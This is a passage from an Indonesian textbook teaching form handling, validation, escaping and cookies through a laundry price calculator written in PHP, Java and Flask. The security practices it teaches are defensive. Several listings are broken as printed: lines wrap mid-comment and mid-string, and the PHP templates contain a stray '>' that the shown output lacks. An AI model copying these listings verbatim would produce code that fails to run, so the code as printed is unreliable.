Baris terakhir itulah aturan sesungguhnya, dan HTTP mendefinisikannya demikian [4]: GET *bertanya*, POST *berbuat*. Memuat ulang perhitungan harga harus tidak berbahaya, maka kalkulator pada Subbab 3.18 memakai GET; mengirim pesan tidak boleh terjadi dua kali, maka formulir kontak pada Subbab 3.20 memakai POST. Dan POST **tidak** terenkripsi: datanya dibawa di badan, bukan di URL, tetapi melintasi jaringan sebagai teks polos. Hanya HTTPS yang mengenkripsi.

3.18 Formulir, dan Kalkulator Harga

3.18.1 Bagian-bagian formulir

Setiap formulir dalam buku ini memiliki empat bagian. **Tag** `<form>` membungkus isian-isiannya; satu halaman boleh memuat beberapa formulir, dan setiap pengiriman mengirim tepat satu, yaitu formulir yang tombolnya ditekan. **Atribut** `action` menyebut halaman yang akan memprosesnya, atau dibiarkan kosong, `action=""`, yang berarti *halaman ini juga*; bab ini menaruh setiap formulir dan penanganannya dalam satu berkas, sehingga menampilkan ulang formulir beserta galatnya tetap sederhana. **Atribut** `method` menyatakan `get` atau `post` (**Tabel 3.13**); jika dihilangkan, bawaannya GET. **Tombol kirim** memicu pengiriman. Isian-isiannya adalah kontrol dari Bab 2: *text*, *password*, *radio button*, *checkbox*, *combo box* (`<select>`), dan *text area*.

> **WAWASAN KUNCI:** Atribut `name` sebuah isian menjadi kunci di `$_GET` atau `$_POST`. `<input name="units">` tiba sebagai `$_GET['units']`, di Java sebagai `Web.query(ex).get("units")`, di Flask sebagai `request.args["units"]`. Tanpa `name`, tanpa kunci: isian itu sama sekali tidak dikirim. Atribut `id` tidak ada hubungannya; `id` untuk CSS dan `<label>`.

Setiap kontrol mengirim sesuatu yang sedikit berbeda. **Text, password, dan textarea** selalu mengirim isinya, bahkan ketika kosong, sehingga kuncinya ada dan yang harus Anda uji adalah *nilainya*. **Select** mengirim `value` dari `<option>` yang dipilih. **Radio button** yang berbagi satu nama mengirim nilai yang dipilih, dan **sama sekali tidak mengirim apa pun** jika tidak ada yang dipilih. **Checkbox** mengirim nilainya ketika dicentang dan **tidak mengirim apa pun** ketika tidak; tidak ada `false`, sehingga *checkbox* dibaca dengan `isset($_POST['x'])`, `form.containsKey("x")`, atau `"x" in request.form`. Dan nama yang diakhiri kurung siku, `name="extras[]"`, membuat PHP menyerahkan sebuah ***array***, itulah sebabnya `field()` di bawah menolak apa pun yang bukan *string*.

3.18.2 Fungsi bantu bersama

Kode 3.20 memuat tiga fungsi bantu yang dipakai setiap halaman dan dua validator formulir Laundry. `field()` membaca satu nilai dengan aman, `h()` melakukan *escaping* untuk HTML, dan `whole()` menerima bilangan bulat dan tidak ada yang lain. Validatornya dibahas pada Subbab 3.19.

Kode 3.20 `lib/validate.php`: membaca, melakukan *escaping*, dan dua validator. Setiap validator mengembalikan dua *array*: nilai-nilai yang lolos, dan satu pesan untuk setiap isian yang tidak lolos.

```php
<?php
// lib/validate.php — read the request safely, and never trust it.
//   VALIDATE = decide whether a value is acceptable at all; refuse it if not.
//   ESCAPE   = make an accepted value safe for one destination (here: HTML).

/** One field of $_GET, $_POST or $_COOKIE, always a trimmed string ('' if absent). */
function field(array $src, string $key): string {
    $v = $src[$key] ?? '';
    return is_string($v) ? trim($v) : '';     // "name[]=x" arrives as an array: refuse it
}

/** Escape for HTML text and attribute values. Use it on EVERY value you print. */
function h(?string $s): string {
    return htmlspecialchars((string) $s, ENT_QUOTES | ENT_SUBSTITUTE, 'UTF-8');
}

/** A whole number from $min to $max, or null. "4" passes; "4.5", "-2", "abc" do not. */
function whole(string $s, int $min, int $max): ?int {
    if (!preg_match('/^\d{1,9}$/', $s)) {
        return null;
    }
    $n = (int) $s;
    return ($n >= $min && $n <= $max) ? $n : null;
}

/** The price calculator: a service id and a quantity. Returns [$clean, $errors]. */
function validateCalculation(array $in): array {
    $clean = [];
    $errors = [];

    $service = field($in, 'service');
    if (!array_key_exists($service, SERVICES)) {        // an allowlist: only ids we know
        $errors['service'] = 'Choose one of the services on the list.';
    } else {
        $clean['service'] = $service;
    }

    $units = whole(field($in, 'units'), 1, 999);
    if ($units === null) {
        $errors['units'] = 'Enter a whole number from 1 to 999; round kg up.';
    } else {
        $clean['units'] = $units;
    }
    return [$clean, $errors];
}
```

Kode 3.20 (Lanjutan) *lib/validate.php: membaca, melakukan escaping, dan dua validator. Setiap validator mengembalikan dua array: nilai-nilai yang lolos, dan satu pesan untuk setiap isian yang tidak lolos.*

```
/** The contact form. Returns [$clean, $errors]; $clean holds only what passed. */
function validateContact(array $in): array {
    $clean = [];
    $errors = [];

    $name = field($in, 'name');
    if ($name === '' || mb_strlen($name) > 50) {
        $errors['name'] = 'Enter your name (1 to 50 characters).';
    } elseif (!preg_match("/^[\p{L}\p{M}'. -]+$/u", $name)) {
        $errors['name'] = 'Use letters, spaces, apostrophes, dots and hyphens only.';
    } else {
        $clean['name'] = $name;
    }

    $digits = preg_replace('/[\s-]+/', '', field($in, 'phone'));   // clean first ...
    if (!preg_match('/^\d{8,15}$/', $digits)) {                     // ... then judge
        $errors['phone'] = 'Enter a phone number with 8 to 15 digits (spaces and dashes are
allowed).';
    } else {
        $clean['phone'] = $digits;
    }

    $outlet = field($in, 'outlet');
    if (!array_key_exists($outlet, OUTLETS)) {
        $errors['outlet'] = 'Choose one of our three outlets.';
    } else {
        $clean['outlet'] = $outlet;
    }

    $message = field($in, 'message');
    if ($message === '' || mb_strlen($message) > 500) {
        $errors['message'] = 'Write a message of 1 to 500 characters.';
    } else {
        $clean['message'] = $message;
    }
    return [$clean, $errors];
}
```

Kode 3.21 menulis bagian atas dan bawah setiap halaman satu kali. Di dalam fungsi, `?>` beralih kembali ke HTML dan `<?php` kembali ke kode, sehingga kerangka halaman tetap berupa HTML yang mudah dibaca.

Kode 3.21 `lib/layout.php`: bingkai halaman bersama. Setiap nilai di dalamnya melewati `h()`.

```
<?php
// lib/layout.php — the top and the bottom of every page, written once.

function pageStart(string $title): void {
?>
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1">
<title><?= h($title) ?> - <?= h(SHOP_NAME) ?></title>
<link rel="stylesheet" href="style.css">
</head>
<body>
<header><strong><?= h(SHOP_NAME) ?></strong>
<nav><a href="index.php">Home</a> <a href="calculator.php">Prices</a> <a
href="contact.php">Contact</a> <a href="messages.php">Staff</a></nav>
</header>
<main>
<h1><?= h($title) ?></h1>
<?php
}

function pageEnd(): void {
    echo "</main>\n<footer>Profitina Laundry, Surabaya</footer>\n</body>\n</html>\n";
}
```

3.18.3 Kalkulatornya

Seorang pelanggan di meja kasir bertanya, “Berapa untuk tiga setelan jas?” Menghitung harga tidak mengubah apa pun di peladen, maka menurut **Tabel 3.13** formulir ini memakai **GET**, dan jawabannya dapat ditandai atau dibagikan. **Kode 3.22** adalah halaman lengkapnya.

Kode 3.22 `calculator.php`: kalkulator harga. Logika di atas, tanpa satu bita HTML pun sebelum `pageStart()`, lalu templatnya.

```php
<?php
declare(strict_types=1);
// calculator.php — the price calculator. Working out a price only ASKS, so the form uses
GET.

require_once __DIR__ . '/lib/services.php';
require_once __DIR__ . '/lib/money.php';
require_once __DIR__ . '/lib/validate.php';
require_once __DIR__ . '/lib/layout.php';

$result = null;
$errors = [];
$old = [
    'service' => field($_COOKIE, 'last_service'),     // remembered from the last visit, if
any
    'units'   => '',
];

if (isset($_GET['service'])) {                        // the form was submitted
    $old = ['service' => field($_GET, 'service'), 'units' => field($_GET, 'units')];
    [$clean, $errors] = validateCalculation($_GET);
    if (!$errors) {
        $s = SERVICES[$clean['service']];
        $result = [
            'description' => $s['description'],
            'units'       => $clean['units'],
            'unit'        => unitName($s['description'], $clean['units']),
            'price'       => $s['price'],
            'total'       => price($s['price'], $clean['units']),
        ];
        // Remember the service for 30 days. A cookie is a header: send it before any
output.
        setcookie('last_service', $clean['service'], [
            'expires'  => time() + 30 * 24 * 3600,
            'path'     => '/',
            'httponly' => true,
            'samesite' => 'Lax',
        ]);
    }
}
```

Kode 3.22 (Lanjutan) *calculator.php: kalkulator harga. Logika di atas, tanpa satu bita HTML pun sebelum pageStart(), lalu templatnya.*

```
pageStart('Price calculator');
?>
<form method="get" action="">
  <label for="service">Service</label>
  <select id="service" name="service">
    <option value="">- choose -</option>
<?php foreach (SERVICES as $id => $s): ?>
    <option value="<?= h($id) ?>"<?= $id === $old['service'] ? ' selected' : '' ?>><?=
h($s['description']) ?>, <?= h(rupiah($s['price'])) ?></option>
<?php endforeach; ?>
  </select>
<?php if (isset($errors['service'])): ?>
  <p class="err">><?= h($errors['service']) ?></p>
<?php endif; ?>
  <label for="units">Quantity (kg, items or pairs)</label>
  <input id="units" name="units" value="<?= h($old['units']) ?>" inputmode="numeric">
<?php if (isset($errors['units'])): ?>
  <p class="err">><?= h($errors['units']) ?></p>
<?php endif; ?>
  <button type="submit">Calculate</button>
</form>
<?php if ($result): ?>
<p class="result">><?= h($result['description']) ?>: <?= $result['units'] ?> <?=
h($result['unit']) ?> x <?= h(rupiah($result['price'])) ?> = <strong><?=
h(rupiah($result['total'])) ?></strong></p>
<?php endif; ?>
<?php pageEnd();
```

Halaman ini mengikuti bentuk yang akan Anda pakai bertahun-tahun: **baca, validasi, tampilkan ulang**. Jika formulir belum dikirim, gambar formulirnya dengan layanan yang diingat dalam *cookie* sudah terpilih (Subbab 3.20; `$_COOKIE` dibaca seperti `$_GET`). Jika sudah, salin masukan ke `$old` agar formulir dapat digambar ulang bersamanya, lakukan validasi, lalu tampilkan pesan di bawah setiap isian yang buruk atau tampilkan harganya. Menyalin ke `$old` adalah langkah yang dilupakan pemula, dan karena itulah banyak formulir mengosongkan dirinya sesudah satu kesalahan. Perhatikan juga bahwa daftar harga berasal dari `SERVICES` dan tidak pernah dari permintaan: pengunjung memilih layanan *yang mana*, dan peladen yang menentukan harganya.

Dengan `php -S` berjalan di folder `php`, tiga permintaan sungguhan. Yang sah, memperlihatkan *header* yang memasang *cookie*, opsi yang terpilih, dan hasilnya:

```
curl -s -i "http://127.0.0.1:8080/calculator.php?service=S0005&units=3" \
  | grep -iE '^HTTP|^Set-Cookie|class="result"|selected'
```

```
HTTP/1.1 200 OK
Set-Cookie: last_service=S0005; expires=Fri, 23 Oct 2026 11:48:48 GMT; Max-Age=2592000;
path=/; HttpOnly; SameSite=Lax
    <option value="S0005" selected>Dry cleaning - suit 2 pieces (per item), Rp
65.000</option>
<p class="result">Dry cleaning - suit 2 pieces (per item): 3 items x Rp 65.000 = <strong>Rp
195.000</strong></p>
```

Rp 195.000 adalah angka yang dihitung dengan tangan pada Subbab 3.16. Empat kilogram cuci, kering, dan lipat:

```
<p class="result">Wash, dry &amp; fold (per kg): 4 kg x Rp 8.000 = <strong>Rp
32.000</strong></p>
```

Tanda `&` dalam deskripsi tiba sebagai `&` karena di-*escape* oleh `h()`; peramban menggambarnya sebagai `&`. Lalu layanan yang tidak dikenal dengan berat pecahan:

```
curl -s "http://127.0.0.1:8080/calculator.php?service=S0099&units=3.5" | grep -E
'class="err"|value="3.5"'
```

```
  <p class="err">Choose one of the services on the list.</p>
  <input id="units" name="units" value="3.5" inputmode="numeric">
  <p class="err">Enter a whole number from 1 to 999; round kg up.</p>
```

`S0099` tidak ada dalam daftar, dan `3.5` bukan bilangan bulat; `3.5` milik pengunjung masih ada di kotak isian, sehingga ia dapat memperbaikinya tanpa mengetik ulang.

3.18.4 Kalkulator dalam Java

Jalur Java menyimpan data dan aturan toko dalam satu kelas, **Kode 3.23**: `lib/services.php`, `lib/money.php`, dan validator dari **Kode 3.20** sekaligus. `record` di Java adalah kelas kecil yang hanya menyimpan nilai, di sini deskripsi dan harga sebuah layanan.

Kode 3.23 `Shop.java`: daftar harga, gerai, dan aturan, dengan pesan yang sama seperti versi PHP.

```
import java.util.LinkedHashMap;
import java.util.Locale;
import java.util.Map;
import java.util.regex.Matcher;
import java.util.regex.Pattern;

/** Shop.java — the price list, the outlets and the rules of Profitina Laundry:
 *  lib/services.php, lib/money.php and the validators of lib/validate.php in one class. */
final class Shop {
    private Shop() {}

    record Service(String description, int price) {}

    /** Two maps, like PHP's [$clean, $errors]: what passed, and one message per failure.
*/
    record Checked(Map<String, String> clean, Map<String, String> errors) {}

    static final String SHOP_NAME = "Profitina Laundry";
    static final Map<String, Service> SERVICES = new LinkedHashMap<>();
    static final Map<String, String> OUTLETS = new LinkedHashMap<>();

    static {
        SERVICES.put("S0001", new Service("Wash, dry & fold (per kg)", 8000));
        SERVICES.put("S0002", new Service("Express wash & fold, 1 day (per kg)", 12000));
        SERVICES.put("S0003", new Service("Ironing only (per kg)", 6000));
        SERVICES.put("S0004", new Service("Dry cleaning - shirt/blouse (per item)",
20000));
        SERVICES.put("S0005", new Service("Dry cleaning - suit 2 pieces (per item)",
65000));
        SERVICES.put("S0006", new Service("Dry cleaning - dress/kebaya (per item)",
45000));
        SERVICES.put("S0007", new Service("Dry cleaning - jacket (per item)", 40000));
        SERVICES.put("S0008", new Service("Bed cover, any size (per item)", 35000));
        SERVICES.put("S0009", new Service("Blanket (per item)", 25000));
        SERVICES.put("S0010", new Service("Curtain (per kg)", 15000));
        SERVICES.put("S0011", new Service("Shoes deep clean (per pair)", 45000));
        SERVICES.put("S0012", new Service("Helmet cleaning (per item)", 30000));
        OUTLETS.put("O01", "Profitina Laundry Rungkut");
        OUTLETS.put("O02", "Profitina Laundry Keputih");
        OUTLETS.put("O03", "Profitina Laundry Wiyung");
    }

    /** 32000 -> "Rp 32.000". */
    static String rupiah(int amount) {
        return "Rp " + String.format(Locale.ROOT, "%,d", amount).replace(',', '.');
    }
```

Kode 3.23 (Lanjutan) *Shop.java: daftar harga, gerai, dan aturan, dengan pesan yang sama seperti versi PHP.*

```
    /** Rule BR-1: price = unit price x units. */
    static int price(int unitPrice, int units) {
        return unitPrice * units;
    }

    private static final Pattern PER = Pattern.compile("per\\s+([a-z]+)",
Pattern.CASE_INSENSITIVE);

    static String unitName(String description, int units) {
        Matcher m = PER.matcher(description);
        if (!m.find()) {
            return units == 1 ? "unit" : "units";
        }
        String u = m.group(1).toLowerCase(Locale.ROOT);
        if (u.equals("kg")) {
            return "kg";
        }
        return units == 1 ? u : u + "s";
    }

    /** A whole number from min to max, or null. */
    static Integer whole(String s, int min, int max) {
        if (!s.matches("[0-9]{1,9}")) {
            return null;
        }
        int n = Integer.parseInt(s);
        return (n >= min && n <= max) ? n : null;
    }

    static Checked validateCalculation(Map<String, String> in) {
        Map<String, String> clean = new LinkedHashMap<>();
        Map<String, String> errors = new LinkedHashMap<>();
        String service = Web.field(in, "service");
        if (!SERVICES.containsKey(service)) {                  // an allowlist: only ids we
know
            errors.put("service", "Choose one of the services on the list.");
        } else {
            clean.put("service", service);
        }
        Integer units = whole(Web.field(in, "units"), 1, 999);
        if (units == null) {
            errors.put("units", "Enter a whole number from 1 to 999; round kg up.");
        } else {
            clean.put("units", units.toString());
        }
        return new Checked(clean, errors);
    }
```

Kode 3.23 (Lanjutan) *Shop.java: daftar harga, gerai, dan aturan, dengan pesan yang sama seperti versi PHP.*

```
    static Checked validateContact(Map<String, String> in) {
        Map<String, String> clean = new LinkedHashMap<>();
        Map<String, String> errors = new LinkedHashMap<>();

        String name = Web.field(in, "name");
        int length = name.codePointCount(0, name.length());   // characters, like
mb_strlen()
        if (length < 1 || length > 50) {
            errors.put("name", "Enter your name (1 to 50 characters).");
        } else if (!name.matches("[\\p{L}\\p{M}'. -]+")) {
            errors.put("name", "Use letters, spaces, apostrophes, dots and hyphens only.");
        } else {
            clean.put("name", name);
        }

        String digits = Web.field(in, "phone").replaceAll("[\\s-]+", "");
        if (!digits.matches("[0-9]{8,15}")) {
            errors.put("phone", "Enter a phone number with 8 to 15 digits (spaces and
dashes are allowed).");
        } else {
            clean.put("phone", digits);
        }

        String outlet = Web.field(in, "outlet");
        if (!OUTLETS.containsKey(outlet)) {
            errors.put("outlet", "Choose one of our three outlets.");
        } else {
            clean.put("outlet", outlet);
        }

        String message = Web.field(in, "message");
        length = message.codePointCount(0, message.length());
        if (length < 1 || length > 500) {
            errors.put("message", "Write a message of 1 to 500 characters.");
        } else {
            clean.put("message", message);
        }
        return new Checked(clean, errors);
    }
}
```

Kode 3.24 menyalakan peladen, mengikat setiap alamat pada sebuah metode, dan melayani halaman beranda serta kalkulator. Halaman kontak dan staf berada dalam dua berkas lagi, yang diperlihatkan pada Subbab 3.20 dan 3.21.

Kode 3.24 `LaundrySite.java`: peladen, bingkai halaman, dan kalkulator. `pageStart()` adalah `lib/layout.php`; blok teks di antara tanda `"""` membuat HTML tetap mudah dibaca.

```
import com.sun.net.httpserver.HttpExchange;
import com.sun.net.httpserver.HttpServer;
import java.io.IOException;
import java.net.InetSocketAddress;
import java.nio.file.Files;
import java.nio.file.Path;
import java.util.Map;

/** LaundrySite.java — the Chapter 3 Laundry pages on the JDK's own HTTP server.
 *  Run it from this folder:  javac *.java   then   java LaundrySite */
public class LaundrySite {

    public static void main(String[] args) throws IOException {
        HttpServer server = HttpServer.create(new InetSocketAddress("127.0.0.1", 8090), 0);
        server.createContext("/", LaundrySite::home);             // a URL is bound to a
METHOD
        server.createContext("/calculator", LaundrySite::calculator);
        server.createContext("/contact", ContactPage::contact);
        server.createContext("/login", StaffPages::login);
        server.createContext("/messages", StaffPages::messages);
        server.createContext("/logout", StaffPages::logout);
        server.createContext("/style.css",
                ex -> Web.send(ex, 200, "text/css",
Files.readString(Path.of("style.css"))));
        server.start();
        System.out.println("Profitina Laundry on http://127.0.0.1:8090/  (Ctrl+C stops
it)");
    }

    /** The top of every page: pageStart() of lib/layout.php. */
    static String pageStart(String title) {
        return """
                <!DOCTYPE html>
                <html lang="en">
                <head>
                <meta charset="utf-8">
                <meta name="viewport" content="width=device-width, initial-scale=1">
                <title>%s - %s</title>
                <link rel="stylesheet" href="/style.css">
                </head>
                <body>
                <header><strong>%s</strong>
                <nav><a href="/">Home</a> <a href="/calculator">Prices</a> <a
href="/contact">Contact</a> <a href="/messages">Staff</a></nav>
                </header>
                <main>
                <h1>%s</h1>
                """.formatted(Web.h(title), Web.h(Shop.SHOP_NAME), Web.h(Shop.SHOP_NAME),
Web.h(title));
    }
```

Kode 3.24 (Lanjutan) *LaundrySite.java: peladen, bingkai halaman, dan kalkulator. pageStart() adalah lib/layout.php; blok teks di antara tanda """ membuat HTML tetap mudah dibaca.*

```
    static String pageEnd() {
        return "</main>\n<footer>Profitina Laundry, Surabaya</footer>\n</body>\n</html>\n";
    }

    static void home(HttpExchange ex) throws IOException {
        if (!ex.getRequestURI().getPath().equals("/")) {            // "/" also catches
unknown paths
            Web.send(ex, 404, "text/plain; charset=utf-8", "Not found\n");
            return;
        }
        StringBuilder p = new StringBuilder(pageStart("Welcome"));
        p.append("<p>Clean clothes, honest prices, three outlets in
Surabaya.</p>\n<ul>\n");
        for (Map.Entry<String, String> o : Shop.OUTLETS.entrySet()) {
            p.append("  <li>").append(Web.h(o.getKey())).append(":
").append(Web.h(o.getValue())).append("</li>\n");
        }
        p.append("</ul>\n<p><a href=\"/calculator\">Work out a price</a> or ")
         .append("<a href=\"/contact\">send us a message</a>.</p>\n").append(pageEnd());
        Web.html(ex, p.toString());
    }

    /** The price calculator. Working out a price only ASKS, so the form uses GET. */
    static void calculator(HttpExchange ex) throws IOException {
        Map<String, String> get = Web.query(ex);
        Map<String, String> errors = Map.of();
        String result = null;
        String oldService = Web.field(Web.cookies(ex), "last_service");   // remembered, if
any
        String oldUnits = "";

        if (get.containsKey("service")) {                          // the form was
submitted
            oldService = Web.field(get, "service");
            oldUnits = Web.field(get, "units");
            Shop.Checked c = Shop.validateCalculation(get);
            errors = c.errors();
            if (errors.isEmpty()) {
                Shop.Service s = Shop.SERVICES.get(c.clean().get("service"));
                int units = Integer.parseInt(c.clean().get("units"));
                result = "<p class=\"result\">" + Web.h(s.description()) + ": " + units + "
"
                        + Web.h(Shop.unitName(s.description(), units)) + " x " +
Web.h(Shop.rupiah(s.price()))
                        + " = <strong>" + Web.h(Shop.rupiah(Shop.price(s.price(), units)))
+ "</strong></p>\n";
                Web.setCookie(ex, "last_service", c.clean().get("service"), 30 * 24 *
3600);
            }
        }
```

Kode 3.24 (Lanjutan) *LaundrySite.java: peladen, bingkai halaman, dan kalkulator. pageStart() adalah lib/layout.php; blok teks di antara tanda """ membuat HTML tetap mudah dibaca.*

```
        StringBuilder p = new StringBuilder(pageStart("Price calculator"));
        p.append("<form method=\"get\" action=\"\">\n  <label
for=\"service\">Service</label>\n")
         .append("  <select id=\"service\" name=\"service\">\n    <option value=\"\">-
choose -</option>\n");
        for (Map.Entry<String, Shop.Service> e : Shop.SERVICES.entrySet()) {
            p.append("    <option value=\"").append(Web.h(e.getKey())).append('"')
             .append(e.getKey().equals(oldService) ? " selected" : "").append('>')
             .append(Web.h(e.getValue().description())).append(", ")
             .append(Web.h(Shop.rupiah(e.getValue().price()))).append("</option>\n");
        }
        p.append("  </select>\n");
        if (errors.containsKey("service")) {
            p.append("  <p
class=\"err\">").append(Web.h(errors.get("service"))).append("</p>\n");
        }
        p.append("  <label for=\"units\">Quantity (kg, items or pairs)</label>\n")
         .append("  <input id=\"units\" name=\"units\" value=\"").append(Web.h(oldUnits))
         .append("\" inputmode=\"numeric\">\n");
        if (errors.containsKey("units")) {
            p.append("  <p
class=\"err\">").append(Web.h(errors.get("units"))).append("</p>\n");
        }
        p.append("  <button type=\"submit\">Calculate</button>\n</form>\n");
        if (result != null) {
            p.append(result);
        }
        Web.html(ex, p.append(pageEnd()).toString());
    }
}
```

Dikompilasi dengan `javac *.java` dan dijalankan dengan `java LaundrySite`, program ini menjawab ketiga permintaan yang sama dengan baris-baris yang sama:

```
HTTP/1.1 200 OK
Set-cookie: last_service=S0005; Max-Age=2592000; Path=/; HttpOnly; SameSite=Lax
    <option value="S0005" selected>Dry cleaning - suit 2 pieces (per item), Rp
65.000</option>
<p class="result">Dry cleaning - suit 2 pieces (per item): 3 items x Rp 65.000 = <strong>Rp
195.000</strong></p>
  <p class="err">Choose one of the services on the list.</p>
  <input id="units" name="units" value="3.5" inputmode="numeric">
  <p class="err">Enter a whole number from 1 to 999; round kg up.</p>
```

JDK menulis nama *header* sebagai `Set-cookie`; nama *header* tidak peka huruf besar-kecil, sehingga peramban memperlakukannya persis seperti `Set-Cookie`.

3.18.5 Kalkulator dalam Flask

Kode 3.25 adalah kembaran Python dari `Shop.java`. Satu rincian sengaja dibedakan: `\d` di Python cocok dengan angka dari semua aksara, termasuk angka Arab-India ٤, maka `whole()` menulis `[0-9]` (Soal 3.20 memperlihatkan bedanya).

Kode 3.25 `shop.py`: daftar harga, gerai, dan aturan dalam Python.

```python
"""shop.py — the price list, the outlets and the rules of Profitina Laundry:
lib/services.php, lib/money.php and the validators of lib/validate.php in one module."""
import re
import unicodedata

SHOP_NAME = "Profitina Laundry"

SERVICES = {
    "S0001": {"description": "Wash, dry & fold (per kg)", "price": 8000},
    "S0002": {"description": "Express wash & fold, 1 day (per kg)", "price": 12000},
    "S0003": {"description": "Ironing only (per kg)", "price": 6000},
    "S0004": {"description": "Dry cleaning - shirt/blouse (per item)", "price": 20000},
    "S0005": {"description": "Dry cleaning - suit 2 pieces (per item)", "price": 65000},
    "S0006": {"description": "Dry cleaning - dress/kebaya (per item)", "price": 45000},
    "S0007": {"description": "Dry cleaning - jacket (per item)", "price": 40000},
    "S0008": {"description": "Bed cover, any size (per item)", "price": 35000},
    "S0009": {"description": "Blanket (per item)", "price": 25000},
    "S0010": {"description": "Curtain (per kg)", "price": 15000},
    "S0011": {"description": "Shoes deep clean (per pair)", "price": 45000},
    "S0012": {"description": "Helmet cleaning (per item)", "price": 30000},
}

OUTLETS = {
    "O01": "Profitina Laundry Rungkut",
    "O02": "Profitina Laundry Keputih",
    "O03": "Profitina Laundry Wiyung",
}


def rupiah(amount: int) -> str:
    """32000 -> 'Rp 32.000'."""
    return "Rp " + f"{amount:,}".replace(",", ".")


def price(unit_price: int, units: int) -> int:
    """Rule BR-1: price = unit price x units."""
    return unit_price * units
```

Kode 3.25 (Lanjutan) *shop.py: daftar harga, gerai, dan aturan dalam Python.*

```
def unit_name(description: str, units: int) -> str:
    m = re.search(r"per\s+([a-z]+)", description, re.IGNORECASE)
    if not m:
        return "unit" if units == 1 else "units"
    u = m.group(1).lower()
    if u == "kg":
        return "kg"
    return u if units == 1 else u + "s"


def field(src, key: str) -> str:
    """One field of request.args, request.form or request.cookies, trimmed; '' if
absent."""
    return (src.get(key) or "").strip()


def whole(s: str, lo: int, hi: int):
    """A whole number from lo to hi, or None. [0-9], because Python's \\d also accepts
other scripts' digits."""
    if not re.fullmatch(r"[0-9]{1,9}", s):
        return None
    n = int(s)
    return n if lo <= n <= hi else None


def validate_calculation(src):
    clean, errors = {}, {}
    service = field(src, "service")
    if service not in SERVICES:                          # an allowlist: only ids we know
        errors["service"] = "Choose one of the services on the list."
    else:
        clean["service"] = service
    units = whole(field(src, "units"), 1, 999)
    if units is None:
        errors["units"] = "Enter a whole number from 1 to 999; round kg up."
    else:
        clean["units"] = units
    return clean, errors


def _is_name(s: str) -> bool:
    """Letters and marks of any alphabet, plus ' . - and space: PHP's [\\p{L}\\p{M}'. -
]."""
    return all(unicodedata.category(ch)[0] in "LM" or ch in "'. -" for ch in s)


def validate_contact(src):
    clean, errors = {}, {}
```

Kode 3.25 (Lanjutan) *shop.py: daftar harga, gerai, dan aturan dalam Python.*

```
    name = field(src, "name")
    if not 1 <= len(name) <= 50:
        errors["name"] = "Enter your name (1 to 50 characters)."
    elif not _is_name(name):
        errors["name"] = "Use letters, spaces, apostrophes, dots and hyphens only."
    else:
        clean["name"] = name

    digits = re.sub(r"[\s-]+", "", field(src, "phone"))
    if not re.fullmatch(r"[0-9]{8,15}", digits):
        errors["phone"] = "Enter a phone number with 8 to 15 digits (spaces and dashes are
allowed)."
    else:
        clean["phone"] = digits

    outlet = field(src, "outlet")
    if outlet not in OUTLETS:
        errors["outlet"] = "Choose one of our three outlets."
    else:
        clean["outlet"] = outlet

    message = field(src, "message")
    if not 1 <= len(message) <= 500:
        errors["message"] = "Write a message of 1 to 500 characters."
    else:
        clean["message"] = message
    return clean, errors
```

Kode 3.26 adalah seluruh aplikasi Flask. Subbab ini hanya memerlukan bagian atas berkas dan fungsi `calculator()`; `contact()` termasuk Subbab 3.20 dan fungsi-fungsi *login* termasuk Subbab 3.21.

Kode 3.26 `app.py`: halaman-halaman Laundry dalam Flask. Setiap `@app.route` mengikat sebuah alamat pada sebuah fungsi.

```
"""app.py — the Chapter 3 Laundry pages in Flask.  Run:  python app.py"""
import csv
import hmac
import os
import secrets
from datetime import datetime, timedelta, timezone
from pathlib import Path

from flask import Flask, flash, redirect, render_template, request, session
from werkzeug.security import check_password_hash

import shop

app = Flask(__name__)
app.config.update(
    SECRET_KEY=os.environ.get("LAUNDRY_SECRET", "dev-only-change-me"),   # signs the
session cookie
    SESSION_COOKIE_HTTPONLY=True,
    SESSION_COOKIE_SAMESITE="Lax",
)

MESSAGE_FILE = Path(__file__).parent / "data" / "messages.csv"
WIB = timezone(timedelta(hours=7), "WIB")          # Surabaya keeps Western Indonesian Time

# Who may read the messages. Only hashes are stored, made by make_hash.py.
STAFF = {
    "kasir1@profitina-laundry.example":

"scrypt:32768:8:1$7XdEJuVlPkkNbliT$b5f4db70fbb7eb6928b1ee3cb485abde8c645d784ef907a6042db147
6f8b4f7a"
        "82a84d1232c427a9640c40332f974f23dfa03bfca9994332e9e52717d871bf19",
}
DUMMY_HASH =
("scrypt:32768:8:1$Mp1DSx3h5RaoSVNM$c0762bbdfdb19e9b76593f4acfa23ca104bf9027a3692fcb8db9143
2a25c25"
              "dbae33567f286e85f6748836f140cda52df47b350448bf5c46dcd0e60bad320e03")


@app.context_processor
def everywhere():
    """Names every template may use."""
    return {"shop_name": shop.SHOP_NAME, "rupiah": shop.rupiah, "csrf_token": csrf_token}


def csrf_token() -> str:
    if "csrf" not in session:
        session["csrf"] = secrets.token_hex(16)
    return session["csrf"]
```

Kode 3.26 (Lanjutan) *app.py: halaman-halaman Laundry dalam Flask. Setiap @app.route mengikat sebuah alamat pada sebuah fungsi.*

```
def csrf_ok() -> bool:
    token = session.get("csrf", "")
    return token != "" and hmac.compare_digest(token, shop.field(request.form, "csrf"))


@app.route("/")
def home():
    return render_template("index.html", outlets=shop.OUTLETS)


@app.route("/calculator")                          # GET only: working out a price only
asks
def calculator():
    errors, result = {}, None
    old = {"service": shop.field(request.cookies, "last_service"), "units": ""}
    save_cookie = None
    if "service" in request.args:                  # the form was submitted
        old = {"service": shop.field(request.args, "service"), "units":
shop.field(request.args, "units")}
        clean, errors = shop.validate_calculation(request.args)
        if not errors:
            s = shop.SERVICES[clean["service"]]
            result = {"description": s["description"], "units": clean["units"],
                      "unit": shop.unit_name(s["description"], clean["units"]),
                      "price": s["price"], "total": shop.price(s["price"], clean["units"])}
            save_cookie = clean["service"]
    page = render_template("calculator.html", services=shop.SERVICES, old=old,
errors=errors, result=result)
    response = app.make_response(page)
    if save_cookie:
        response.set_cookie("last_service", save_cookie, max_age=30 * 24 * 3600,
httponly=True, samesite="Lax")
    return response


@app.route("/contact", methods=["GET", "POST"])
def contact():
    errors = {}
    old = {k: "" for k in ("name", "phone", "outlet", "message")}
    if request.method == "POST":
        old = {k: shop.field(request.form, k) for k in old}
        if not csrf_ok():
            errors = {"form": "This form has expired. Please send it again."}
        else:
            clean, errors = shop.validate_contact(request.form)
        if not errors:
            save_message(clean)
            flash(f"Thank you, {clean['name']}. {shop.OUTLETS[clean['outlet']]} will call
you back.")
            return redirect("/contact", code=303)      # post/redirect/get
    return render_template("contact.html", outlets=shop.OUTLETS, old=old, errors=errors)
```

